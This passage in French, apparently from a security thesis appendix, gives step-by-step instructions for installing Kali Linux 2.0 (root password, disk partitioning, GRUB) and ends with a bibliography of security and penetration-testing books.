
12. entrer un mot de passe pour le compte administrateur ‘’root’’




13. Utiliser un disque entier. Puis cliquer sur "continuer".




14. Choisir "tout dans une seule partition" qui est recommandé. puis poursuivre l'installation.



15. Une possibilité de réviser les changements avant de continuer cette opération irréversible. Cliquer sur "continuer".




16. Cliquer sur "Continuer".




17. Choisir d'installer GRUB qui donne à l'utilisateur la possibilité de demarrer plusieurs programmes.

18. Cliquer sur "continuer".




19. Reste seulement à sélectionner « continuer » et kali linux va démarrer automatiquement.

20. Après le démarrage de kali linux 2.0, il nous reste qu'a saisir le nom d'utilisateur.



21. Puis saisir le mot de passe pour y accéder.

Voici maintenant le bureau de kali linux 2.0



Bibliographie

[1] Laurent Bloch, Christophe Wolfhugel, sécurité informatique, Edition EYROLLES, 2007, 255p.

[2] Patrick Engebretson, Bases du hacking, Edition Pearson, 2013, 215p.

[3]J.F.PILLOU, « tout sur la sécurité informatique », 2éme édition, Ed.Dunod, 2009, 232p.

[4] DaniéleDromard, Dominique Seret, Architecture des réseaux, Edition Pearson, 2009.

[5] José DORDOIGNE, 6éme édition, Edition ENI, mars 2015, 603p.

[6] José DORDOIGNE, Philippe ATELIN, Edition ENI, mars 2006, 452p.

[7] ACISSI, Sécurité informatique, Edition ENI, Octobre 2009, 333p.

[8] David Kennedy, Jim O'Oorman, Devon Keams, Hacking sécurité et tests d'intrusion avec metasploit, août 2013.

[9] Seam-Philip Oriyano, CEH (Certified Ethical Hacking), Edition Copyrighted Material, 2011. 441p.